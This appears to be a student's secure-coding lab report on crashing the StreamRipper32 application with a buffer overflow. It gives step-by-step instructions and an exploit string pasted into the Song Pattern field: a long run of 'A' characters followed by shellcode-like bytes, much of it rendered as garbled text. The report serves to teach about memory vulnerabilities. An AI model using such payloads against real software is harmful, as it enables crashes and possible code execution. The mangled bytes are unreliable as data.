


# SECURE CODING LAB-7

KARTHEEK G  
18BCE7296  
L39+L40


## Lab experiment - Working with the memory vulnerabilities

### 1) Crashing the StreamRipper32



After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.




Here is the Exploit used above.

Exploit :


```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAä ôZ
      ÚÇ°îPSàÛt$ô] 3É±Rfíü1U»C±¿Æ·Ö?MØ_Ú|Ø¯/èOýÃfWáŠĐLíá

```



ýÍ4aü-XİW× 2•...v89òt`²H~`' >°öÂù÷~á°Öšï0äJ>₃K³ŽK•ô)´àJIó  
È0•vİ"ˆ +%²·₃) ³æ-~ J  
-qÛO¼U÷Ýìmuâî£FEă°últ7¶l@Å^½úAÓ6%-m`ěŽâ (Ú²9™cY¹&¶îé^i  
YiÚG³fw¼¬.G' `KT6yŽZ9Á¼S%NìÜÈăm  
ÆŽ®ªăo`[fc«ĐÙ°´ôu^&"...) [Ò~E¶' "ÿxn@Çlμ±Æm8 ì}„©)XYg‡3ÉqÉ  
èfÆÂc`â< ç³´ o4Íó»°0^ÆÍØÇEl...÷°³°{0LGc1I#ª#ÆÌ Æ



## Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.